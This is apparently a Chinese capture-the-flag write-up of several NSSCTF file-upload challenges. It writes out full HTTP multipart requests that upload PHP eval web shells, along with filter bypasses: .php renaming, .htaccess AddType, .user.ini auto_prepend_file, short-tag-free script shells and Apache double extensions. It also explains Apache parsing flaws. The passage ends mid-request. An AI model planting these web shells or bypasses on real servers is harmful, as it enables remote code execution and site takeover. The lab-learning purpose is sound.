


文件上传

文件上传最简单的题型

[SWPUCTF 2021 新生赛]easyupload1.0

url:https://www.nssctf.cn/problem/388



打开题目叫我们上传.jpg文件

```
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=----geckoformboundary682edd9865ab7d42c4cb005f4dc624d3
Content-Length: 357
Origin: http://node4.anna.nssctf.cn:20669
Connection: close
Referer: http://node4.anna.nssctf.cn:20669/
Cookie:
Hm_lvt_648a44a949074de73151faa0a832aec=1768910321,1769430661,1769520243,1769694071;
Hm_lpv_648a44a949074de73151faa0a832aec=1769694071;
HMACCOUNT=F36DC9342183882E;
PHPSESSID=04dd7b968e65a4cdd132394317fcee94
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----geckoformboundary682edd9865ab7d42c4cb005f4dc624d3
Content-Disposition: form-data; name="uploaded"; filename="1.jpg"
Content-Type: image/jpeg

<?php @eval($_POST['jk']); ?>
-----geckoformboundary682edd9865ab7d42c4cb005f4dc624d3
Content-Disposition: form-data; name="submit"

GoGoGo!
-----geckoformboundary682edd9865ab7d42c4cb005f4dc624d3--
```

```
Content-Length: 59
Connection: close
Content-Type: text/html

<meta charset="utf-8">./upload/1.jpg succesfully uploaded!
```

上传成功直接显示路径了，用蚁剑连接一下 直接连接没用，改一下后缀

```
Content-Length: 59
Origin: http://node4.anna.nssctf.cn:20669
Connection: close
Referer: http://node4.anna.nssctf.cn:20669/
Cookie:
Hm_lvt_648a44a949074de73151faa0a832aec=1768910321,1769430661,1769520243,1769694071;
Hm_lpv_648a44a949074de73151faa0a832aec=1769694071;
HMACCOUNT=F36DC9342183882E;
PHPSESSID=04dd7b968e65a4cdd132394317fcee94
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----geckoformboundary682edd9865ab7d42c4cb005f4dc624d3
Content-Disposition: form-data; name="uploaded"; filename="1.php"
Content-Type: image/jpeg

'php @eval($_POST['jk']); ?>
-----geckoformboundary682edd9865ab7d42c4cb005f4dc624d3
Content-Disposition: form-data; name="submit"

GoGoGo!
-----geckoformboundary682edd9865ab7d42c4cb005f4dc624d3--
```

```
<meta charset="utf-8">./upload/1.php succesfully uploaded!
```

然后连接成功

添加 清空 测试连接

基础配置

URL地址 *

连接密码 *

网站备注

编码设置

连接类型

编码器

default (不推荐)

base64

chr

请求信息

其他设置

30:17

默认分类 1

成功

连接成功!

直接拿flag

编辑: /app/flag.php

/app/flag.php

1 <?php

2 \$flag = 'WLLMCTF{I_d0nt_w4nna_wak3up}';

3

4

[SWPU 2024 新生引导]ez_upload

url:<https://www.nssctf.cn/problem/5811>

上传了一个图片木马，结果没用

```

Connection: close
Referer: http://node4.anna.nssctf.cn:26280/
Cookie:
Hm_lvt_648a44a949074de73151ffaa0a832aec=1769520243,1769694071,1769860088,1769869464;
Hm_lpvt_648a44a949074de73151ffaa0a832aec=1769869464; HMAccount=F36DC9342183882E
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----geckoformboundary9eae5b9a3d75a48fdb5a78a5dae6fc9
Content-Disposition: form-data; name="file"; filename="1.jpg"
Content-Type: image/jpeg

<?php @eval($_POST['jk']); ?>
-----geckoformboundary9eae5b9a3d75a48fdb5a78a5dae6fc9--

```

把后缀改成php居然可以用成功连接

```

margin-top: 50px;
background: rgba(255, 255, 255, 0.8);
padding: 20px;
border-radius: 10px;
box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
text-align: center;
}
.hint {
margin-top: 20px;
color: #333;
font-size: 14px;
word-wrap: break-word;
}
</style>
</head>
<body>
<div class="upload-container">
<h1>Upload new File</h1>
<form action="" method="post" enctype="multipart/form-data">
<input type="file" name="file">
<input type="submit" value="Upload">
</form>
<div class="hint">文件上传成功<br>文件路径:
uploads/1.jpg<br>只能上传jpg文件吗? </div>
</div>

```

-----geckoformboundary9eae5b9a3d75a48fdb5a78a5dae6fc9--
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: image/jpeg

<?php @eval(\$_POST['jk']); ?>
-----geckoformboundary9eae5b9a3d75a48fdb5a78a5dae6fc9--

margin-top: 20px;
color: #333;
font-size: 14px;
word-wrap: break-word;
}

</style>
</head>
<body>
<div class="upload-container">
<h1>Upload new File</h1>
<form action="" method="post" enctype="multipart/form-data">
<input type="file" name="file">
<input type="submit" value="Upload">
</form>
<div class="hint">文件上传成功
文件路径:
uploads/1.php
这下可以用蚁剑了</div>
</div>
</body>
</html>

http://node4.anna.nssctf.cn:26280/uploads/1.php

jk |

UTF8

PHP

编码器

☒ default (不推荐)

☐ base64

☐ chr

成功
连接成功!

然后直接拿flag

[SWPUCTF 2021 新生赛]easyupload3.0

url:<https://www.nssctf.cn/problem/436> .htaccess,mime绕过

4 / 19

upload1.jpg

浏览... 未选择文件。

这不传一个🐴？

先传给jpg看看

Origin: http://node7.anna.nssctf.cn:28088
Connection: close
Referer: http://node7.anna.nssctf.cn:28088/
Cookie:
Hm_lvt_648a44a949074de73151ffaa0a832aec=1768910321,1769430661,1769520243,1769694071;
Hm_lpv_648a44a949074de73151ffaa0a832aec=1769698270; HMAccount=F36DC9342183882E;
PHPSESSID=5qge8elhrrgufabkuh46dcng3
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----geckoformboundaryaa9f2253d454f026c116424d802d786
Content-Disposition: form-data; name="uploaded"; filename="1.jpg"
Content-Type: image/jpeg

<?php @eval(\$_POST[jk]); ?>
-----geckoformboundaryaa9f2253d454f026c116424d802d786
Content-Disposition: form-data; name="submit"

这不传一个🐴?
-----geckoformboundaryaa9f2253d454f026c116424d802d786--

Content-type: text/html

<meta charset="utf-8">./upload/1.jpg successfully uploaded!

上传成功但是连接不了

upload1.jpg

浏览... 1.jpg

这不传一个🐴？

看到提示配合

文件使用，说明这里应该要用.htaccess .htaccess 可以“强行让图片当 PHP 执行”

把上传包改成：
filename=".htaccess"
Content-Type: image/jpeg

文件内容：
AddType application/x-httpd-php .jpg

5 / 19

直接上传

Referer: http://node7.anna.nssctf.cn:28088/
Cookie:
Hm_lvt_648a44a949074de73151faa0a832aec=1768910321,1769430661,1769520243,1769694071;
Hm_lpt_648a44a949074de73151faa0a832aec=1769698270; HMAccount=F36DC9342183882E;
PHPSESSID=5qge8elhrrgufafbk46dcng3
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----geckoformboundaryaa9f2253d454f8026c116424d802d786
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"
Content-Type: image/jpeg

AddType application/x-httpd-php .jpg
-----geckoformboundaryaa9f2253d454f8026c116424d802d786
Content-Disposition: form-data; name="submit"

这不传一个🐻?
-----geckoformboundaryaa9f2253d454f8026c116424d802d786--

<meta charset="utf-8">./upload/.htaccess succesfully uploaded!

然后重新上传一句话木马

Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----geckoformboundaryaa9f2253d454f8026c116424d802d786
Content-Length: 372
Origin: http://node7.anna.nssctf.cn:28088
Connection: close
Referer: http://node7.anna.nssctf.cn:28088/
Cookie:
Hm_lvt_648a44a949074de73151faa0a832aec=1768910321,1769430661,1769520243,1769694071;
Hm_lpt_648a44a949074de73151faa0a832aec=1769698270; HMAccount=F36DC9342183882E;
PHPSESSID=5qge8elhrrgufafbk46dcng3
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----geckoformboundaryaa9f2253d454f8026c116424d802d786
Content-Disposition: form-data; name="uploaded"; filename="1.jpg"
Content-Type: image/jpeg

<?php @eval(\$_POST['jk']); ?>
-----geckoformboundaryaa9f2253d454f8026c116424d802d786
Content-Disposition: form-data; name="submit"

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-ch
Pragma: no-cache
Content-Length: 59
Connection: close
Content-Type: text/html

<meta charset="utf-8">./upload/1.jpg succesfully uploaded!

连接成功

添加数据

添加

清空

测试连接

基础配置

URL地址 *

连接密码 *

网站备注

编码设置

连接类型

编码器

☒ default (不推荐)

☐ base64

☐ chr

请求信息

其他设置

默认分类

成功

连接成功!

然后就拿到flag了

```
编辑: /app/flag.php

/app/flag.php

1 <?php
2 $flag = 'NSSCTF{6eba5e2b-edf1-4259-baa3-e4f6ad8b7bad}';
3 ?>
4
5
```

常见基础题型 (.htaccesss)

经典 Apache 解析漏洞类型

Apache 的解析漏洞本质：服务器根据“规则链”解析文件，而不是只看最后一个后缀 Apache 的行为是：**看配置**
→ **看映射** → **决定如何处理**

举例：

```
AddType application/x-httpd-php .php
```

意思是：

.php → 交给 PHP 引擎执行

1. 多后缀解析漏洞 原理

Apache 会解析：

shell.php.jpg

如果服务器配置允许：

.php 优先生效

那么它会：

把文件当 PHP 执行,即使最后是 .jpg

上传：shell.php.jpg 绕过：只检查最后后缀 = jpg 但 Apache,按 php 执行 为什么会这样？

因为 Apache 解析方式是：从左往右扫描 匹配到 php → 交给 PHP,不是只看最后一个后缀。

2. .htaccess 解析控制漏洞 这是最常见的。

攻击者上传：.htaccess

```
AddType application/x-httpd-php .jpg
```

现在：

shell.jpg → PHP 执行

绕过所有后缀检测。这不是 bug 这是 Apache 的“功能被滥用” CTF 非常爱考。

3. 空字节截断（历史漏洞）

老 PHP (<5.3) 存在:

shell.php%00.jpg

服务器解析为:

shell.php

但检测系统看到:

jpg

成功绕过

现代系统基本修复了 但 CTF 里会故意复现。

4. 路径解析漏洞

Apache + PHP CGI 模式下:

shell.php/.jpg

Apache 仍然会执行:

shell.php

因为它只看前半部分。很多上传系统只验证: 是否以 .jpg 结尾,结果被绕。

[GXCTF 2019]BabyUpload

url:https://www.nssctf.cn/problem/1094 知识点: .htaccess

上传文件 未选择文件。

上传类型也太露骨了吧!

直接上传一句话木马没有

经过不断上传东西发现会出现三种回复

1. 后缀名不能有ph!
2. 上传类型也太露骨了吧!
3. 诶, 别蒙我啊, 这标志明显还是php啊, 这是**上传内容重含有<?** 所以重新构造一句话木马

```
<script language="php">eval($_POST[x]);</script>
```


它不包含 <?, 过滤检测不到, Apache 仍执行 把上传包改成:

```
filename=".htaccess"
Content-Type: image/jpeg
```

内容改为:

```
AddType application/x-httpd-php .jpg
```

```
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----geckoformboundaryfdffa840f633350778333f036431c546
Content-Length: 367
Origin: http://node4.anna.nssctf.cn:24554
Connection: close
Referer: http://node4.anna.nssctf.cn:24554/
Cookie:
Hm_lvt_648a44a949074de73151faa0a832aec=1768910321,1769430661,1769520243,176
9694071; Hm_lvt_648a44a949074de73151faa0a832aec=1769694071;
HMACCOUNT=F36DC9342183882E;
PHPSESSID=04dd7b968e65a4cdd132394317fcee94
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----geckoformboundaryfdffa840f633350778333f036431c546
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"
Content-Type: image/jpeg

AddType application/x-httpd-php .jpg
-----geckoformboundaryfdffa840f633350778333f036431c546
Content-Disposition: form-data; name="submit"
```

```
post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 349
Connection: close
Content-Type: text/html

<meta http-equiv="Content-Type" content="text/html;
charset=utf-8" />
<title>Upload</title>
<form action="" method="post"
enctype="multipart/form-data">
  上传文件<input type="file" name="uploaded" />
  <input type="submit" name="submit" value="上传" />
</form>/var/www/html/upload/8f8f474cd76395198dd070b
053961f3e/.htaccess succesfully uploaded!
```

构造第二个请求:

```
filename="shell.jpg"    Content-Type: image/jpeg
```

内容:

```
<script language="php">eval($_POST[x]);</script>
```

```
Hm_lvt_648a44a949074de73151faa0a832aec=1768910321,1769430661,1769520243,176
9694071; Hm_lvt_648a44a949074de73151faa0a832aec=1769694071;
HMACCOUNT=F36DC9342183882E;
PHPSESSID=04dd7b968e65a4cdd132394317fcee94
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----geckoformboundaryfdffa840f633350778333f036431c546
Content-Disposition: form-data; name="uploaded"; filename="1.jpg"
Content-Type: image/jpeg

<script language="php">eval($_POST[jk]);</script>

-----geckoformboundaryfdffa840f633350778333f036431c546
Content-Disposition: form-data; name="submit"
```


上传

```
charset=utf-8" />
<title>Upload</title>
<form action="" method="post"
enctype="multipart/form-data">
  上传文件<input type="file" name="uploaded" />
  <input type="submit" name="submit" value="上传" />
</form>/var/www/html/upload/8f8f474cd76395198dd070b
053961f3e/1.jpg succesfully uploaded!
```


得到上传路径

```
var/www/html/upload/8f8f474cd76395198dd070b053961f3e/1.jpg  succesfully uploaded!
```

然后蚁剑连接



最后找到flag



[MoeCTF 2022]what are y0u uploading?

```
url:https://www.nssctf.cn/problem/3351
```

打开题目直接上传一个图片木马

请求

Raw参数头Hex

POST /upload.php HTTP/1.1
Host: node5.anna.nssctf.cn:20903
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101 Firefox/147.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----geckoformboundary538e2f48e1571f851d184a2b2557ec75
Content-Length: 352
Origin: http://node5.anna.nssctf.cn:20903
Connection: close
Referer: http://node5.anna.nssctf.cn:20903/
Cookie:
Hm_lvt_648a44a949074de73151faa0a832aec=1768910321,1769430661,1769520243,1769694071;
Hm_lpv_648a44a949074de73151faa0a832aec=1769698270; HMAccount=F36DC9342183882E
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----geckoformboundary538e2f48e1571f851d184a2b2557ec75
Content-Disposition: form-data; name="file"; filename="1.jpg"
Content-Type: image/jpeg

<?php @eval(\$_POST[jk]); ?>
-----geckoformboundary538e2f48e1571f851d184a2b2557ec75
Content-Disposition: form-data; name="submit"

提交
-----geckoformboundary538e2f48e1571f851d184a2b2557ec75--

响应

Raw头HexRender

HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Thu, 29 Jan 2026 15:08:24 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: PHP/7.3.22
Content-Length: 116

文件上传成功! filename: 1.jpg
我不想要这个特洛伊文件, 给我一个flag.php
我就给你flag!

根据提示上传一个flag.php 修改成flag.php之后直接就把flag给出来了

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----geckoformboundary538e2f48e1571f851d184a2b2557ec75
Content-Length: 355
Origin: http://node5.anna.nssctf.cn:20903
Connection: close
Referer: http://node5.anna.nssctf.cn:20903/
Cookie:
Hm_lvt_648a44a949074de73151faa0a832aec=1768910321,1769430661,1769520243,1769694071;
Hm_lpv_648a44a949074de73151faa0a832aec=1769698270; HMAccount=F36DC9342183882E
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----geckoformboundary538e2f48e1571f851d184a2b2557ec75
Content-Disposition: form-data; name="file"; filename="flag.php"
Content-Type: image/jpeg

<?php @eval(\$_POST[jk]); ?>
-----geckoformboundary538e2f48e1571f851d184a2b2557ec75
Content-Disposition: form-data; name="submit"

提交
-----geckoformboundary538e2f48e1571f851d184a2b2557ec75--

Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: PHP/7.3.22
Content-Length: 92

文件上传成功! filename: flag.php

NSSCTF{9b64e13e-ca4c-4c63-a43f-18e97b54c9}

[UUCTF 2022 新生赛]ez_upload

url:https://www.nssctf.cn/problem/3094 apache泄露

打开题目上传一个图片木马，尝试用用蚁剑连接

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=----geckoformboundary1952223408629c5a939fd03279043b66
Content-Length: 352
Origin: http://node5.anna.nssctf.cn:24614
Connection: close
Referer: http://node5.anna.nssctf.cn:24614/
Cookie:
Hm_lvt_648a44a949074de73151ffaa0a832aec=1769430661,1769520243,1769694071,176
9860088; Hm_lpt_648a44a949074de73151ffaa0a832aec=1769860117;
HMACCOUNT=F36DC9342183882E
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----geckoformboundary1952223408629c5a939fd03279043b66
Content-Disposition: form-data; name="file"; filename="1.jpg"
Content-Type: image/jpeg

<?php @eval($_POST['jk']); ?>
-----geckoformboundary1952223408629c5a939fd03279043b66
Content-Disposition: form-data; name="submit"

提交
-----geckoformboundary1952223408629c5a939fd03279043b66--
```

```
Content-Length: 29
Connection: close
Content-Type: text/html; charset=UTF-8
```

文件存储在: **upload/1.jpg**

按照这个路径连接失败，根据提示是apache漏洞，先尝试上传一个.htaccess文件

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=----geckoformboundary1952223408629c5a939fd03279043b66
Content-Length: 363
Origin: http://node5.anna.nssctf.cn:24614
Connection: close
Referer: http://node5.anna.nssctf.cn:24614/
Cookie:
Hm_lvt_648a44a949074de73151ffaa0a832aec=1769430661,1769520243,1769694071,176
9860088; Hm_lpt_648a44a949074de73151ffaa0a832aec=1769860117;
HMACCOUNT=F36DC9342183882E
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----geckoformboundary1952223408629c5a939fd03279043b66
Content-Disposition: form-data; name="file"; filename=".htaccess"
Content-Type: image/jpeg

AddType application/x-httpd-php .jpg
-----geckoformboundary1952223408629c5a939fd03279043b66
Content-Disposition: form-data; name="submit"

提交
```

```
Content-Length: 2/
Connection: close
Content-Type: text/html; charset=UTF-8
```

你坏哦，不理你了

wtf，竟然没用 这里估计是被过滤了什么东西，先判断是**文件名拦截**还是**内容拦截** 测试 1: .htaccess 空文件

把内容改成 什么都没有：
(filename=".htaccess")
(内容留空)

Raw 参数 头 Hex

POST /upload.php HTTP/1.1
Host: node5.anna.nssctf.cn:24614
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101 Firefox/147.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----geckoformboundary1952223408629c5a939fd03279043b66
Content-Length: 299
Origin: http://node5.anna.nssctf.cn:24614
Connection: close
Referer: http://node5.anna.nssctf.cn:24614/
Cookie:
Hm_lvt_648a44a949074de73151ffaa0a832aec=1769430661,1769520243,1769694071,1769860088; Hm_lpv_648a44a949074de73151ffaa0a832aec=1769860117;
HMACCOUNT=F36DC9342183882E
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----geckoformboundary1952223408629c5a939fd03279043b66
Content-Disposition: form-data; name="file"; filename=".htaccess"

-----geckoformboundary1952223408629c5a939fd03279043b66
Content-Disposition: form-data; name="submit"

提交
-----geckoformboundary1952223408629c5a939fd03279043b66--

Raw 头 Hex Render

HTTP/1.1 200 OK
Date: Sat, 31 Jan 2026 12:20:34 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/5.6.28
Content-Length: 27
Connection: close
Content-Type: text/html; charset=UTF-8

你好坏哦，不理你了

出现这种情况是**文件名黑名单**

测试 2：改文件名但保留内容

```
filename="test.txt"
Content-Type: image/jpeg

AddType application/x-httpd-php .jpg
```

如果也返回：你好坏啊，不理你了 说明：**检测的是内容 (AddType / php)**

测试 3：改关键字

```
AddHandler application/x-httpd-php .jpg
或：
SetHandler application/x-httpd-php
```

如果 不同 payload 不同回显,说明是 正则关键词检测

判断出.htaccess被直接拦截之后 下面介绍几种方法 **方法一：.user.ini**

第一步：上传 .user.ini

```
请求里改成：
filename=".user.ini"
Content-Type: image/jpeg

内容：
auto_prepend_file=shell.jpg
```

```

Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----geckoformboundary1952223408629c5a939fd03279043b66
Content-Length: 354
Origin: http://node5.anna.nssctf.cn:24614
Connection: close
Referer: http://node5.anna.nssctf.cn:24614/
Cookie:
Hm_lvt_648a44a949074de73151ffaa0a832aec=1769430661,1769520243,1769694071,1769860088;
Hm_lpv_648a44a949074de73151ffaa0a832aec=1769860117;
HMACCOUNT=F36DC9342183882E
Upgrade-Insecure-Requests: 1
Priority: u=0, i

```

```

-----geckoformboundary1952223408629c5a939fd03279043b66
Content-Disposition: form-data; name="file"; filename=".user.ini"
Content-Type: image/jpeg

auto_prepend_file=shell.jpg
-----geckoformboundary1952223408629c5a939fd03279043b66
Content-Disposition: form-data; name="submit"

```

提交

文件存储在: **upload/.user.ini**

第二步: 上传 shell.jpg

```

Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----geckoformboundary1952223408629c5a939fd03279043b66
Content-Length: 375
Origin: http://node5.anna.nssctf.cn:24614
Connection: close
Referer: http://node5.anna.nssctf.cn:24614/
Cookie:
Hm_lvt_648a44a949074de73151ffaa0a832aec=1769430661,1769520243,1769694071,1769860088;
Hm_lpv_648a44a949074de73151ffaa0a832aec=1769860117;
HMACCOUNT=F36DC9342183882E
Upgrade-Insecure-Requests: 1
Priority: u=0, i

```

```

-----geckoformboundary1952223408629c5a939fd03279043b66
Content-Disposition: form-data; name="file"; filename="shell.jpg"
Content-Type: image/jpeg

```

```
<script language="php">eval($_POST[x]);</script>
```

```

-----geckoformboundary1952223408629c5a939fd03279043b66
Content-Disposition: form-data; name="submit"

```

```

Connection: close
Content-Type: text/html; charset=UTF-8

```

文件存储在: **upload/shell.jpg**

然后用蚁剑连接加上路径upload.php注意不是upload/shell.jpg 这里不知道为什么连接不上, 所以用第二种方法

方向二: Apache 多后缀解析 原理

Apache 可能会解析:
shell.php.jpg

如果:
服务器按 第一个危险后缀
而程序只检查 最后一个后缀

检测: jpg
执行: php

利用上面原理继续完成 不过这里注意到是我是1.jpg.php而不是1.php.jpg 这里不是apache的问题，估计是题目本身用了一些方法让顺序反了，所以在题目里还是要多尝试

```
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=----geckoformboundary1952223408629c5a939fd03279043b66
Content-Length: 376
Origin: http://node5.anna.nssctf.cn:24614
Connection: close
Referer: http://node5.anna.nssctf.cn:24614/
Cookie:
Hm_lvt_648a44a949074de73151ffaa0a832aec=1769430661,1769520243,1769694071,1769860088;
Hm_lpt_648a44a949074de73151ffaa0a832aec=1769860117;
HMACCOUNT=F36DC9342183882E
Upgrade-Insecure-Requests: 1
Priority: u=0, i

